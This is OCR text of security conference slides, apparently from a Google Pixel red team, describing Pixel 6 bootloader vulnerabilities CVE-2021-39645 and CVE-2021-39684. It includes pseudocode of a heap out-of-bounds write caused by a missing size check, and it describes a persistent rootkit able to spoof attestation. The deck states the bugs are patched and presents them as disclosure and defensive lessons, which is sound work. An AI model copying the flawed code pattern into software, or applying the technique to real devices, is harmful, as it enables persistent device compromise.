
... And Pixel 6 Was Made More Secure!

All identified issues in Titan M2 are mitigated!

Fuzzers continuously run internally on ClusterFuzz.

Android BootLoader (ABL) Code Execution

Android Bootloader (ABL)



Android ABL Overview

- Important in Android boot chain
  - Lockdown security configurations before kernel is loaded
  - AVB implementation
  - Android kernel loading
  - Recovery environment (fastboot)
- Bigger attack surface
  - Recovery interface is a historic source of security issues
  - Dealing with arbitrary user input via fastboot implementation
  - Updating/verifying Android boot configurations
  - Kernel signature verification and loading

ABL Code Execution

- **Evaluation approaches**
  - Manual code review

- **Vulnerabilities**
  - CVE-2021-39645: Heap OOB write in gpt_load_gpt_data
  - CVE-2021-39684: Incorrect configured RWX region in ABL

- **Prerequisites**
  - Write access to /dev/block/by-name/sd{a-d} devices
  - Needs root privilege or extensive physical access


Missing Size Check ⇒ OOB Write!

Pseudo code:

```
int gpt_load_gpt_data() {
    ...

    gpt_header_t hdr;
    if (!io_read(&hdr)) { return -1; }

    if (hdr.entry_count > MAX_ENTRY_COUNT) { return -1; }

    gpt_entries = (gpt_entry_t*)malloc(sizeof(gpt_entry_t) *
MAX_ENTRY_COUNT);

    size_t size = hdr.entry_count * hdr.entry_size;
    if (!io_read(gpt_entries, size)) { return -1;}
    ...

    return 0;
}
```

```
typedef struct {
    ...
    uint32_t entry_count;
    uint32_t entry_size;
    ...
} gpt_header_t;

typedef struct {
    ...
} gpt_entry_t;
```


Exploiting ABL OOB Write Issue



ABL Code Execution

- **Impact**
  - Arbitrary code execution in the context of bootloader at EL1 (Non-Secure)
  - Full persistence on the vulnerable device for the privileged attacker (persistent rooting of Pixel 6)
    - Survives reboots and even OTA updates
  - The device runs the malicious kernel while attestation services believe the platform's integrity is not violated
    - The exploitation happens before Keymaster is initialized (both on Trusty side and on Titan M2)
    - The exploit can spoof AVB measurements (i.e. boot hash, OS patch level, unlock status)
  - Malicious kernel can use Keymaster-protected secrets

Demo: ABL Rootkit



Demo: ABL Rootkit

Mitigation for the ABL Code Execution

- CVEs used:
  - ABL OOB write: CVE-2021-39645 – High
  - ABL RWX memory configuration: CVE-2021-39684 – High
- Patch release date: **December 2021**

Conclusion

Concluding Thoughts

Red Team to Secure Pixel

Findings help make Pixel **more secure**

Red Team + SDL Integration

Invest in Continuous Fuzzing

Fuzzers continuously run on centralized infrastructure and discover new issues

This helps us **scale**

Fuzzing bare-metal != easy

HAL and good compartmentalization makes fuzzing low-level code easier

Mitigations

Several of the targets evaluated in this review were missing mitigations: ASLR, CFI, etc.

Your Pixel 6 is Secure

Pixel 6 is the **most secure** Pixel yet

Finding **bugs are normal**

Transparency is good; community grows from knowledge sharing

Many Google teams came together to **prioritize remediation**

We're never done! The team continues testing new features prior to release

Thank You!

Questions?